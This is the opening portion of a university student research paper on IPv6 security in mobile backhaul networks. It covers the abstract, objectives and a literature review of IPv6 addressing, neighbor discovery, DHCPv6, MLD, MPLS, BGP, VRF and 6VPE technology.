



ÓBUDAI EGYETEM
ÓBUDA UNIVERSITY

TUDOMÁNYOS DIÁKKÖRI DOLGOZAT

SECURING IPV6 ACCESS IN MOBILE BACKHAUL NETWORKS

Szerző(k): Katmis, Ali Can

mérnökinformatikus BSc. szak, III. évf.

Konzulens(ek): Dr. Eszter Balázs né Kail
egyetemi docens

János Szabó A.

Budapest, 2024. november 5.

Table of Contents

Abstract.....	4
Chapter 1: Introduction.....	5
1.1 Background.....	5
1.2 Motivation	5
1.3 Objectives.....	5
Chapter 2: Literature Review.....	6
2.1 Overview of IPv6.....	6
2.1.1 Representation and Compression of an IPv6 Address	6
2.1.2 Parts of an IPv6 Address and Subnetting.....	6
2.1.3 64-bit Boundary for Interface ID.....	7
2.1.4 Types and Scopes	7
2.1.5 Global Unicast Addresses and Introduction to EUI-64.....	7
2.1.6 Link-local Addresses.....	8
2.1.7 Unique Local Addresses	8
2.1.8 Unspecified, Loopback, and IPv4 Embedded Addresses	9
2.1.9 Multicast in IPv6	9
2.1.10 IPv6 Header Format	10
2.1.11 IPv6 Extension Headers	11
2.1.12 IPv6 Extension Header Types.....	11
2.1.13 Internet Control Message Protocol for IPv6 (ICMPv6) and Neighbor Discovery Protocol (NDP)	12
2.1.14 Stateless Address Autoconfiguration (SLAAC)	13
2.1.15 Dynamic Host Configuration Protocol Version 6 (DHCPv6)	13
2.1.16 Multicast Listener Discovery (MLD).....	15
2.2 Mobile Backhaul Networks	16
2.3 MPLS (Multiprotocol Label Switching).....	17
2.4 BGP and MP-BGP (Border Gateway Protocol, Multiprotocol BGP).....	17
2.5 VRF (Virtual Routing and Forwarding)	17
2.6 6VPE (IPv6 VPN Provider Edge) Technology.....	17
2.7 IPsec	18
2.8 Previous Work on IPv6 Security	18
2.9 Advances in 6VPE Technology and its Security.....	19
2.10 Gaps in Current Research.....	20

2.11 Research Questions	20
Chapter 3: Security Challenges in IPv6 and Solutions	21
3.1 Addressing	21
3.2 Interface ID Generation	22
3.3 Network Scanning (Prefix).....	23
3.4 Network Scanning (Interface ID)	23
3.5 ICMPv6.....	25
3.6 NDP	25
3.7 MLD	27
3.8 IP Spoofing.....	28
3.9 Traffic Class and Flow Label.....	28
3.10 Routing Header Type 0	28
3.11 Bypassing	29
3.12 Fragmentation.....	29
3.13 DHCPv6	30
3.14 DNS	31
3.15 Routing Protocols.....	31
Chapter 4: Deployment of the Test Network	32
4.1 General Information	32
4.2 The 6VPE Topology.....	34
4.3 Scanning.....	35
4.4 Neighbor Cache Attack.....	40
4.5 Neighbor Cache Exhaustion Attack.....	42
Chapter 5: Future Work and Summary	44
5.1 Future Work.....	44
5.2 Summary	46
Table of Figures	49
References	50
Abbreviations.....	54

Abstract

Migrating to the Internet Protocol Version 6 (IPv6) in mobile backhaul networks is unavoidable due to the demand for mobile data and the expansive growth of internet-connected devices. IPv6 offers great improvements over IPv4 such as an unimaginable amount of address space, as well as security features. However, due to the current infrastructure relies on IPv4 and the lack of the maturity of IPv6 compared to IPv4, deployment of IPv6 in mobile backhaul networks introduces extra security challenges that should be addressed to secure the data integrity, ensure privacy, and maintain the availability of the services. This thesis examines the security implications of implementing IPv6 within mobile backhaul networks, focusing on IPv6 VPN Provider Edge (6VPE) technology, which facilitates IPv6 functionality over an existing IPv4 infrastructure. Through literature reviews and experimental setups, this study aims to evaluate existing and potential security vulnerabilities, develop a set of security enhancements, and test those measures within simulated environments. Although IPv6 inherently includes security improvements, additional work must be done due to the many new mechanisms introduced within IPv6 that differ from IPv4. This work aims to propose a set of security enhancements for IPv6. This objective is built on thorough research and backed by simulations that verify the effectiveness of these security measures. Those results can serve as a guide for enhancing the security of a mobile network that wants to deploy native IPv6 support using an existing IPv4 MPLS backbone which is the first step to transition to a fully IPv6-enabled infrastructure.

Keywords: IPv6, IPv6 security, mobile backhaul networks, 6VPE, network security, VPN, IPv4 to IPv6 transition.

This abstract simply summarizes the research conducted, the methodologies employed, and the possible conclusions drawn from the study, therefore setting a clear expectation for the comprehensive exploration contained within the thesis.

Chapter 1: Introduction

1.1 Background

Mobile networks have rapidly progressed over the past decades. This progress increases the demand for high-speed data, and reliable connectivity. Mobile operators should catch this demand therefore transitioning to next-generation networks makes the role of the mobile backhaul (The intermediate links between the core network and the small subnetworks at the edge) important. With the growing number of users of the internet, adoption of Internet Protocol Version 6 (IPv6) is the key solution for addressing the scalability and connectivity challenges occurring due to the enormous growth in devices and data traffic.

Internet Protocol Version 6 offers an unimaginable amount of address space compared to Internet Protocol Version 4 (IPv4), greatly increased multicast usage, better mobility, and security features within the protocol itself which are not present in Internet Protocol Version 4. However, those enhancements bring additional security concerns within itself which are critical for the performance and reliability of the mobile networks.

1.2 Motivation

My motivation for this thesis comes from the growing importance of securing IPv6 deployments while we are still in the migrating phase. Despite all the benefits that IPv6 offers, the implementation presents its unique security vulnerabilities that must be addressed to prevent data breaches, service disruptions, or unauthorized access. With the introduction of IPv6 VPN Provider Edge (6VPE) technology, which enables the provisioning of IPv6 functionality over an existing IPv4 infrastructure, an exploration should be done for potential threats while ensuring the continuous service, and integrity of the network. The research papers on IPv6 primarily focus on security aspects of individual IPv6 helper protocols; however, I couldn't find a comprehensive guideline that serves as an overall reference for a 6VPE enabled network. The structure of the thesis has the intention of providing a comprehensive analysis of the security needs for IPv6 in 6VPE enabled networks, offering practical solutions for improving network security.

1.3 Objectives

This thesis aims to:

- Analyze the security challenges associated with IPv6.
- Evaluate the impact of 6VPE technology on the security posture of these networks.
- Simulate and test a set of security enhancements tailored for IPv6 in 6VPE enabled implementations.
- Provide strategic recommendations on securing their IPv6 infrastructure.

Chapter 2: Literature Review

2.1 Overview of IPv6

Internet Protocol Version 6 (IPv6) is designed to replace Internet Protocol Version 4 (IPv4), the main protocol currently used across the world in most digital networking environments. IPv6 was designed and developed by Internet Engineering Task Force (IETF) to address the exhaustion of IPv4 addresses and to improve some of the protocol's inherent issues. Unlike IPv4, which uses 32-bit addressing to support approximately 4.3 billion IP addresses, IPv6 uses 128-bit addressing, thereby supporting approximately $3.4 \times (10^{38})$ addresses which is about 130 undecillion, an expansive scale that can accommodate the growth of the Internet of Things (IoT) and other growing technologies.

IPv6 not just expands the address space but also simplifies the address allocation and improves the routing process through improved route aggregation and the elimination of broadcasting by using the power of multicast. Additionally, IPv6 natively supports stateless address autoconfiguration (SLAAC), which allows devices to configure themselves automatically when connected to a network [1]. IPv6 brings back the traditional end-to-end connectivity which is broken by NAT in IPv4 networks. Also, it does not use Broadcast. Everything regarding Broadcast in IPv4 is implemented as Multicast in IPv6. Link-layer discovery is handled by Neighbor Discovery Protocol (NDP), and Internet Control Message Protocol for IPv6 (ICMPv6) in IPv6.

2.1.1 Representation and Compression of an IPv6 Address

An example of an IPv6 address can be "2001:0DB8:AC10:FE01:0000:0000:0000:0000". It consists of eight groups of four hexadecimal digits, and it is 128 bits. Each hexadecimal digit is called a nibble. A nibble is 4 bits. Each group is called hextet. A hextet is 16 bits. Most of the time we compress an IPv6 address to make it more human-readable. The IPv6 address above can be written as "2001:DB8:AC10:FE01::". The notation is not case sensitive. The compression rules are defined in RFC 4291 [2], and RFC 5952 [3]. Steps to compress an IPv6 address is removing all leading zeros, replacing all groups of four zeros between colons by one zero, one or more groups of zeros can be replaced by a double colon "::". Double colon can be used just once in an IPv6 address. If there are several zero groups, it is suggested that to replace the first group of zeros we come across.

An example:

2001:0db8:0000:0000:0192:0000:0000:1000 can be compressed as:

2001:db8::192:0:0:1000

2.1.2 Parts of an IPv6 Address and Subnetting

An IPv6 address consists of a prefix and interface ID. In IPv4 terms, prefix is network portion while interface ID is host portion. Interface ID in IPv6 is almost always 64 bits due to the Stateless Address Autoconfiguration (SLAAC), and Extended Unique Identifier (EUI-64). Subnetting in an IPv6 address is done in the prefix. If we assume that

we get /48 from a Regional Internet Registry (RIR), we know that 64 bits is used in interface ID, and we are left with 64 bits for the prefix. Since /48 is allocated to us by the RIR, we have 16 bits left for subnetting our network. Subnetting in IPv6 has a different mindset in IPv4. The aim is not to use NAT or save the addresses but to segment our network such as giving a prefix for mobile devices, another prefix for IoT devices such as smart bulbs. So that if we get the prefix “2001:aaaa:bbbb::/48” from the RIR, an example prefix for smart bulbs can be “2001:aaaa:bbbb:0001::/64”.

2.1.3 64-bit Boundary for Interface ID

The 64-bit Interface Identifier (IID) simplifies the creation and management of networks. The reason behind standardizing the length of the subnet prefix at 64 bits is beneficial for subnetting, and router configuration. Also, documentation is easier therefore it makes the training easier [4]. When adding a new subnet, no complex calculations are needed so human related errors are minimized. It provides consistency across different network types such as large enterprise networks to the smaller home setups. One of the main benefits is privacy and security of that boundary. Separating the subnet prefix from the IID provides the necessary environment for privacy-enhancing technologies that vary the IID to prevent tracking such as “Semantically Opaque IID’s” which can be seen in the later sections of the thesis.

Though, it should be noted that there are exceptions to this suggestion. When we are configuring an inter-router point-to-point link, using 127 bit prefix is suggested by RFC 6164 due to security reasons [5].

2.1.4 Types and Scopes

IPv6 introduces types and scopes for different addresses. Each address has a defined scope which determines the reach of traffic sent using that address. This way, a type of IPv6 address is connected to its scope indicating how far or to which devices it can communicate.

Unicast address types are:

- 1- Global Unicast Addresses (GUA).
- 2- Link Local Addresses (LLA).
- 3- Unique Local Addresses (ULA).
- 4- Unspecified Addresses
- 5- Loopback Addresses
- 6- Embedded IPv4 Addresses

2.1.5 Global Unicast Addresses and Introduction to EUI-64

Global Unicast addresses span the entire addressing range except for the “FF00::/8” segment [2]. Currently IANA (Internet Assigned Numbers Authority which is responsible for allocation of IPv4, IPv6 and Autonomous System Numbers (ASN’s)) limits its assignments within the “2000::/3” unicast address range. There are reserved addresses in this range such as “2001:0db8::/32” for educational purposes. GUA’s are like IPv4 public

addresses. We can assign a GUA to an interface statically or dynamically. Dynamically can be done with a method called EUI-64. EUI-64 is using the Media Access Control (MAC) address of the interface itself and inserting “FFFE” to the middle of the MAC address to expand it to 64 bits since a MAC address is 48 bits long and flips the 7th bit.

An example of EUI-64 method can be seen below:

To create an interface ID for “2000:aaa:bbb:0001::/64” with EUI-64

Let’s assume the MAC address of the interface is “ca05.2dd0.0008”. Inserting “FFFE” to the middle results in “CA05:2DFF:FED0:0008”. Flipping the 7th bit to indicate the universal or local bit results in “C805:2DFF:FED0:0008”. Finally, we can append it to the prefix. The result is “2000:aaaa:bbb:1:c805:2dff:fed0:8” with the compression.

2.1.6 Link-local Addresses

Link-local addresses are used in a single network segment, and they are not routable outside the local network. Devices like our notebooks will have a link-local address that’s only visible locally even without IPv6 connectivity to the internet. It is similar to the IPv4 “169.254.0.0/16” range [21] but unlike IPv4, link-local addresses are essential in IPv6. One can remember that range with the Microsoft Automatic Private IP Addressing (APIPA) when a host PC cannot find a DHCP server and assigns IP to itself. LLA’s in IPv6 cannot be routed outside. “FE80::/10” is used as a range. Even though the first block is “FE80-FEBF”, it is suggested to use “FE80” for now. The first 10 bits of an LLA are fixed, the next 54 bits are 0’s and the rest are 64 bits Interface ID. Its purpose is same link-subnet communication between the nodes. We can statically or dynamically assign an LLA. When you enable IPv6 under an interface, the first address to be generated will be an LLA using EUI-64 or other algorithms due to the security reasons [6] depending on the vendor. Even if you assign a GUA to an interface, an LLA will be generated first. When a GUA, or ULA is deleted, LLA will be deleted as well though this is not standardized and vendor specific.

2.1.7 Unique Local Addresses

Unique Local addresses are similar to the private IPv4 addresses described in RFC 1918 with different purposes. ULA’s are meant for devices not intended to connect to the internet, incorporating a 40-bit pseudorandom number to reduce conflicts during network merging or accidental internet packet sending. While their use is local, they still maintain a global scope and should be filtered. The aim of Unique Local Addresses (ULAs) is not to use NAT but to create private networks with the possibility of expanding and merging with other networks in the future. That is why generating a unique global ID is important. For the ULAs, the address block “FC00::/7” is allocated. The local flag (8th bit) is set to 1 therefore currently “FD00::/8” is used. We can generate a unique global ID using Secure Hash Algorithms (SHA) to avoid collisions [7] with the help of Network Time Protocol (NTP), EUI-64, and SHA-1. Since their scope is global, they are listed in the same place with global unicast addresses of an interface output in network devices.

2.1.8 Unspecified, Loopback, and IPv4 Embedded Addresses

Unspecified addresses are for the hosts that are starting up their connection, and the range is “::/128”. They don’t have any scope and never be permanently assigned to any device [8]. This address is used as a source address when sending a neighbor solicitation message to verify the link-local address it has generated is a duplicate or not before assigning it to itself.

The Loopback address, also known as localhost, is using the address “::1”. It has a link-local scope and is used within an imaginary link for a virtual loopback interface [8]. It is similar to the “127.0.0.0 – 127.255.255.255” range in IPv4. It is only one address since a whole range for loopback is not necessary.

IPv4 Embedded addresses are using the block “64:ff9b::/96”. As it can be understood from the prefix /96, the remaining 32 bits are for an IPv4 address to be appended to this prefix. It is used in technologies like NAT64 [9].

2.1.9 Multicast in IPv6

IPv6 does not use Broadcast. Instead, it uses Multicast, and the underlying technology is totally different in IPv6. Multicast addresses in IPv6 use the range “FF00::/8”. It is a key component of IPv6. Devices join certain multicast groups automatically. We can define the scopes in IPv6 in the Multicast section due to its importance. In a multicast address such as “FF0X::2”, the X defines the scope of the address. The scopes are:

1 for Interface-local,

2 for Link-local,

3 for Realm-local,

4 for Admin-local,

5 for Site-local,

8 for Organizational-local,

E for Global. Other values are either reserved for future usage or currently unassigned.

FF0 is IANA well-known solicited multicast, and FF1 is transient (temporary) multicast address. Currently FF0 is used.

Some important multicast address types are:

“FF02::1” for all IPv6 enabled devices,

“FF02::2” for all routers,

“FF02::5” for OSPFv3 routers

“FF02::C” for DHCP servers, and Relay agents.

Whenever we assign a link-local, GUA, or ULA to an interface, a solicited multicast address will be generated for each depending on the last 24 bits of an address. Solicited Multicast addresses (SMA) are used for the discovery of a link in IPv6 rather than using Address Resolution Protocol (ARP) in IPv4.

“FF02:0000:0000:0000:0001:FF/104”, compressed as “FF02::1:FF” is used for Solicited Multicast Address. Since the prefix is 104, we need 24 bits needed to generate SMA. If the GUA is “2001:aaaa:bbbb:cccc:1234:5678:9abc:deff”, to generate the SMA, the least significant 24 bits “bcdeff” are needed. The SMA for that specific GUA will be “FF02::1:FFBC:DEFF”. From the SMA, a multicast MAC address will be generated by

appending the least significant 32 bits to the “3333” results in “3333.FFBC.DEFF”. As can be seen here, we can generate a MAC address of the destination without knowing anything regarding it. When a packet is sent to the destination, it will decide to drop it or not. By using multicast, not every node in the local network processed the packet.

An IPv6 packet consists of control information also called as header, and user data also called as payload:

The extension headers and the upper-layer PDU together are referred to as the "payload". The basic IPv6 header (40 bytes). It is twice as long as the IPv4 header (20 bytes) when the options field of IPv4 is not used. The IPv6 header is simpler than the IPv4 header. Many of the fields have been removed. In IPv6, some fields have the same purpose as the IPv4 header but they are using different names. There is a new field in IPv6, called Flow Label.

Figure 2.1 IPv6 Header Format [10]

following the IPv6 header. It specifies the transport layer protocol used for the packet's payload or the type of the next extension header if one is present. The values for this field are the same as those used in IPv4. The 'Hop Limit' field has 8 bits and is used to prevent packets from circulating indefinitely. This value is decremented by one by each IPv6 device the packet passes through. If the count hits zero, the packet is discarded. The Hop Limit field in IPv6 is equivalent to Time to Live field in IPv4.

2.1.11 IPv6 Extension Headers

In IPv6, one can find optional information for addressing and routing packed into special headers, known as Extension Headers. Unlike IPv4's variable-length header that includes options directly, IPv6 keeps its main header a fixed size of 40 bytes. Extension headers sit between the main IPv6 header and the packet's upper-layer data. They're neatly arranged in a sequence, only added as required. Each kind of Extension Header is marked by a unique identifier in the "Next Header" field. Extension headers offer IPv6 the flexibility to handle special features without bloating the basic header. They're like optional add-ons, included in the packet only when needed. This keeps the main IPv6 header lean, carrying just the essentials. Each extension header carries specific option information, ensuring the IPv6 header remains consistently streamlined.

2.1.12 IPv6 Extension Header Types

43 = Routing – Extended routing such as IPv4 loose source route

44 = Fragmentation – Fragmentation and reassembly

51 = Authentication – For security purposes, integrity and authentication

50 = Encapsulating Security Payload – For security purposes, confidentiality and integrity

0 = Hop-by-Hop Option – Special parameters for each hop from source to destination

60 = Destination Options – Extra information to check by the destination

The Hop-by-Hop Options header has the functionality to deliver optional information to be checked and processed by every network node along the path. The information in the header is stored in a TLV (Type-Length-Value) format.

The Routing header is used for source routing. The source node can include the list of the nodes between the source and destination to be visited along the path. There are different types of routing headers defined for different uses.

The Fragment header is used by an IPv6 source to send packets that exceed the path's Maximum Transmission Unit (MTU) to their destination. Fragmentation in IPv6 is done by the source nodes, not by routers in the path which is a different mechanism compared to IPv4.

Encapsulating Security Payload (ESP) Extension Header [11] is used by IPsec to provide confidentiality and integrity to IPv6 packets. Confidentiality is offered via encryption of the content in the packet itself by starting at the ESP header. You can use ESP without encryption, and it simply serves as Authentication Header in terms of functionality though it is not recommended.

The Destination Options header is used to carry extra information to be processed only by the packet's destination node or nodes. The information is included in the form of one or more options using a TLV format. You can include another Destination Options header if you use a Routing Header and specify hops to pass through along the way to the destination. In this case, place the Destination Options header just before the Routing Header. This provides optional information that needs to be examined by the hops/routers along the way to the destination.

The Authentication Header (AH) is used by IPsec to provide integrity to IPv6 traffic. If a change in a packet's information occurs in the path to a destination, it will be detected by the receiver. AH support is not mandatory according to the IPsec standard. A hash function is used to provide the integrity of the packet. Hash function is simply an algorithm that converts a variable length input into a fixed size output so called hash value. The output is most of the time smaller than the input. Integrity Check Value (ICV) is calculated using a hash function then added to the IPv6 packet. In the destination host, the same bits are used as an input to produce the same hash value. If the values don't match, it means bits are changed and the destination can drop the packet.

Extension Headers should have a proper order while processing the packets. By using the recommended order, it helps decrease the complexity and prevent issues related to misprocessing of options and routing paths. It also ensures compatibility and interoperability between different network systems and technologies. The recommended Extension Header order is [10]:

IPv6 header -> Hop-by-Hop Options header -> Destination Options header -> Routing header -> Fragment header -> Authentication header -> Encapsulating Security Payload header -> Destination Options header -> Upper-Layer header

2.1.13 Internet Control Message Protocol for IPv6 (ICMPv6) and Neighbor Discovery Protocol (NDP)

Neighbor Discovery Protocol (NDP) is one of the new characteristics of IPv6, which makes network operations more efficient. It is a set of messages and processes that determine relationships between neighboring nodes. This protocol replaces Address Resolution Protocol (ARP), Internet Control Message Protocol (ICMP) router discovery, and the ICMP Redirect message used in IPv4. The Neighbor Discovery Protocol uses ICMPv6 and Multicast. NDP is using ICMPv6 messages for its functionality and can be considered as a messaging protocol. It doesn't have a single specific function but has a set of functionalities while exchanging information. [12].

NDP message types are:

- Type 133 = Router Solicitation (RS)
- Type 134 = Router Advertisement (RA)
- Type 135 = Neighbor Solicitation (NS)
- Type 136 = Neighbor Advertisement (NA)
- Type 137 = Redirect

Neighbor Solicitation and Neighbor Advertisements are processed by a router and a host. Router Advertisements sent by a router, which can be a reply to a Router Solicitation message. RA includes important information for hosts or another router such as prefix information. NS and NA is the replacement of Address Resolution Protocol (ARP), and Gratuitous ARP for IPv4. NS is used for Duplicate Address Detection in IPv6. Duplicate Address Detection is used by the IPv6 nodes before configuring any IPv6 address to ensure the address is not used by other nodes. RA has prefix information, address autoconfiguration options flags, MTU information, as well as its source address which will be used by the host to configure its default gateway. Neighbor Unreachability Detection is used by IPv6 nodes to check the reachability of the other neighbors on the link by sending NS to the neighbor nodes. The Neighbor Cache in IPv6 nodes stores information about neighboring nodes that have recently communicated with them. The cache contains the neighbor's on-link IPv6 unicast address within the link-layer address, other information such as neighbor's state, and the entries have a lifetime of a few seconds. It is simply equivalent of the ARP table used in IPv4 with additional features. In summary, NDP is used for router, prefix, parameter discovery, address autoconfiguration, and redirect in host to router communication. When it comes to host-to-host communication it is used for address resolution, next-hop determination, neighbor unreachability detection, and duplicate address detection.

2.1.14 Stateless Address Autoconfiguration (SLAAC)

SLAAC is a topic of Dynamic IPv6 Addressing. SLAAC makes it possible for a device to get an IPv6 address automatically once it connects to an IPv6 network. Using SLAAC, nodes have the ability to configure the interface with the necessary or optional parameters such as the IPv6 address, default gateway or DNS automatically. This is done with the help of the NDP. When you enable IPv6 under an interface, it automatically generates a link-local address using EUI-64 or another algorithm. Then it checks for duplicates on the link using Duplicate Address Detection (DAD) with the help of Neighbor Solicitation messages. After that, a Router Solicitation is sent or if a Router Advertisement is received, it will be processed to generate a Global Unicast Address dynamically using the prefix information in RA. If a router is IPv6 capable, it automatically sends Router Advertisement messages by default every 600 seconds which defined in RFC 4861 [12].

2.1.15 Dynamic Host Configuration Protocol Version 6 (DHCPv6)

DHCPv6 is also a Dynamic IPv6 Addressing topic. When an IPv6 enabled device starts the network connection, it will search for a router to get information to proceed with the network configuration. Some of the information required is whether or not the device can use DHCPv6 to get an address and/or other configuration options. DHCPv6 clients use multicast addresses to find the DHCP servers. This way they don't need to configure the address of the server. The clients sends the packet to ff02::1:2 "All DHCPv6 relay agents and servers" multicast address on the local segment. In case the DHCPv6 server is on another network, a DHCPv6 relay is needed. Even if you are using SLAAC, you can utilize DHCPv6 to get additional information such as DNS servers or to manage the address pool.

There are several things to know to understand how DHCPv6 works. It is possible to use DHCPv6 for stateful autoconfiguration in IPv6. DHCPv6 uses a configuration server and static tables to assign addresses to newly connected devices. The Router Advertisement (RA) messages sent by the router on the link include some flags that tell the host how to proceed to get an IPv6 address. These two flags are always present in the RA messages:

M - Managed Address Configuration flag: When the M flag is set to '1', it tells the host that the DHCPv6 server can assign an IPv6 address to it and will also provide additional configuration information, like the DNS servers.

O - Other Configuration flag: When the O flag is set to '1', it tells the host to use the DHCPv6 server to get other configuration information, for example, the DNS servers.

It is important to highlight that if both the M flag and the O flag are set to '1', the O flag will not have any effect, and if both the M flag and the O flag are set to '0', then the host shouldn't expect any information through DHCPv6.

The following two flags are present in every prefix information option. There can be combination of options therefore each flag is valid for the prefix:

L - On-Link flag: If the L flag is set to '1', it tells the host that other IPv6 addresses with the same prefix sent in the RA message are directly reachable on the link. The host can reach these addresses directly without going through the router. They are "on-link". When the L flag is set to '0', the host will not know if the addresses are on the link. If the host learned about the addresses before and knows they are on the link, it will try to reach them directly. Otherwise, it will go through the router to reach them.

A - Address Configuration flag: If the A flag is set to '1', it tells the host that the prefix sent in the RA message can be used to generate an address with SLAAC. When the A flag is set to '0', the host will not do SLAAC. This, combined with the M flag set to 1, will force the host to get an address from the DHCPv6 server.

Also in DHCPv6, the message names are changed except the Request. Instead of Discover, Offer, Request, and Acknowledge in IPv4, Solicit, Advertise, Request, and Reply are used. For IPv6, the other message names are Confirm, Renew, Rebind, Release, Decline, Reconfigure, and for Relay, Relay-Forward and Relay-Reply.

The explanation above was about Stateful DHCPv6. IPv6 also has Stateless DHCPv6 which does not exist in IPv4. Stateless DHCPv6 is simply a DHCP Server, but it doesn't hold the records of the IPv6 Addresses it assigns. It can be seen as a combination of SLAAC + Stateless DHCPv6 Server. Host will get the information such as Prefix, Prefix Length, Default Gateway via SLAAC using RA here as well, but we need additional information like DNS address. The other-config flag means find a DHCP server to get additional information. It is important to highlight that DHCPv6 message types are not used in Stateless DHCPv6. Only, Information Request and Reply can be seen if packets are analyzed [13].

DHCPv6 Prefix Delegation is another mechanism that does not exist in IPv4. It is used when an ISP gives a certain prefix to its customers. Let's assume that an ISP gets the prefix 2018:1111::/32 from a RIR. ISP will configure a delegating router, which has a prefix pool configured inside. It can use the fixed prefix that it got from the RIR for dividing it into small prefixes such as 2018:1111:0::/36, 2018:1111:1::/36, and vice-versa. Then a requesting router can take the prefix from the ISP to its own pool that can further be allocated to the clients. The requesting router uses the information inside the RA coming from the ISP for SLAAC. This process makes the dynamic addressing way easier since you can allocate prefixes.

2.1.16 Multicast Listener Discovery (MLD)

MLD is used by IPv6 nodes to find multicast listeners on the directly attached links. Those multicast listeners are the nodes that want to receive a multicast packet sent to a specific multicast address. It has two different versions which are version 1 and version 2. It is a protocol related to multicast but it is important in an IPv6 enabled node because of being a requirement by the standards within the RFC 8504 [14]. It is required to be implemented by all the IPv6 nodes, enabled by default and it is usually not possible to disable it making it a security concern which we will see later in this document. MLD works in a way that when an IPv6 node joins to a solicited-node multicast address, it sends an MLD Report message to the link. MLD version 1 is defined in RFC2710 and it has the message types of Query, Report, and Done [15].

Query message which is the ICMPv6 Type 130 is sent by a router to discover all multicast groups that have listeners on the link. It has two subtypes which are General Query and Multicast-Address-Specific Query. General Query is used to learn any multicast address with listeners on the attached link. Multicast-Address-Specific Query is used to learn if a particular multicast address has any listeners on the attached link. In the Query message, the multicast address field is set to zero when sending a General Query, and set to a specific IPv6 multicast address if the query is Multicast-Address-Specific.

Report messages are ICMPv6 Type 131, and sent by IPv6 nodes for answering to a Query message sent by a router or when they join to a solicited-node multicast address. Done messages are ICMPv6 Type 132, and they are used to alert the router that they stopped listening to a certain multicast address on the interface. In a Report or Done message, the Multicast Address field holds a specific IPv6 multicast address which the message sender is listening to, or not listening to, respectively.

MLD version 2 is defined in RFC 3810, and the main difference between version 1 is that it does not have the message type Done, and it is backward compatible with version 1 [16]. Subtypes in the query messages are the same within an additional message type Multicast Address and Source Specific Query which is used to learn if any of the sources from a list or one particular multicast has any listeners on an attached link or not.

Report messages in version 2 are ICMPv6 Type 143 messages. These messages are sent in response to a Query message from a router to discover the multicast addresses that nodes are listening to. They are also sent when nodes join a solicited-node multicast

address or when they leave a multicast group and are no longer interested in or listening to that address. Since there isn't Done messages in version 2, this means that when receivers join a multicast group or leave, they send a MLDv2 report message.

MLDv2 is mandatory in all IPv6 nodes and it's compatible with MLDv1, so they can co-exist. When there is even a single device which only supports MLDv1 on a link, all the other devices on the link will operate in MLDv1 rather than MLDv2.

2.2 Mobile Backhaul Networks

Mobile backhaul refers to the part of the network that connects the cell site base stations to the core network. These connections are typically made using dedicated lines, microwave links, or fiber optics. Since mobile data traffic increases significantly, the backhaul networks are also evolving to support high data rates with a reduced latency. The transition to IPv6 in mobile backhaul networks is useful due to the scalability, flexibility, and efficient connectivity to support the growing services, and exponentially increasing demand for the data.

The architecture of mobile backhaul networks typically involves two main segments: the aggregation segment, which collects traffic from multiple base stations and delivers it to the network core, and the access segment, which connects individual base stations to the aggregation network. This structure highlights the importance of robust security measures since the data transits through various layers and nodes, each with its own vulnerabilities.




Figure 2.2 Reference Architecture for mobile backhaul network using MPLS Transport in the Access, Aggregation, and Core Networks [17]

2.3 MPLS (Multiprotocol Label Switching)

Multiprotocol Label Switching (MPLS) is an effective solution to the challenges faced by conventional networks, such as speed, scalability, and service provisioning. MPLS is considered a Layer 2.5 protocol because it operates between the Network and Data Link layers. In MPLS, labels are used instead of IP addresses to forward traffic. This method speeds up data flow across the network by enabling faster forwarding decisions based on labels. For MPLS to function, additional protocols, such as the Label Distribution Protocol (LDP), are required to distribute the labels. The application of MPLS to IPv6, known as 6PE or 6VPE enables efficient and scalable IPv6 service provisioning over existing MPLS IPv4 cores without needing dual-stack infrastructure for provider nodes in the backbone [18].

2.4 BGP and MP-BGP (Border Gateway Protocol, Multiprotocol BGP)

Border Gateway Protocol (BGP) is the protocol backing the routing infrastructure of the internet. It allows routers on separate networks to share routing information. It helps packets to find the best path through a complex network of internet service providers with a variety of options to choose the path. For IPv6, BGP is extended to support new address families (not just IPv4), which is where Multi-Protocol BGP (MP-BGP) comes into play. MP-BGP can carry routing information for multiple network layers and address families, such as IPv4 and IPv6, within a single BGP instance. This capability is crucial for operating IPv6 over MPLS with BGP extensions, using VPNv6 addresses [19].

2.5 VRF (Virtual Routing and Forwarding)

Virtual Routing and Forwarding is important for 6VPE to run effectively. It is used to segment network traffic by separating routing tables of different customers within a router. It is responsible for the data packets from different customers or different parts of the same network not getting mixed. For 6VPE, VRFs allow IPv6 prefixes to be transmitted from CE router to PE router. By doing that, service providers can deliver segregated network services over shared infrastructure [20].

2.6 6VPE (IPv6 VPN Provider Edge) Technology

6VPE technology makes it possible to provide IPv6 services over an existing IPv4 backbone without the need to deploy an end-to-end IPv6 infrastructure. This is beneficial for service providers who want to offer native IPv6 capabilities while maintaining their current IPv4 infrastructure. 6VPE works by extending existing Layer 3 Multiprotocol Label Switching (MPLS) VPN technology to support IPv6 addresses. This approach uses IPv6 as the customer communication protocol, while the backbone network remains IPv4-based using MPLS labels to forward IPv6 packets [19].

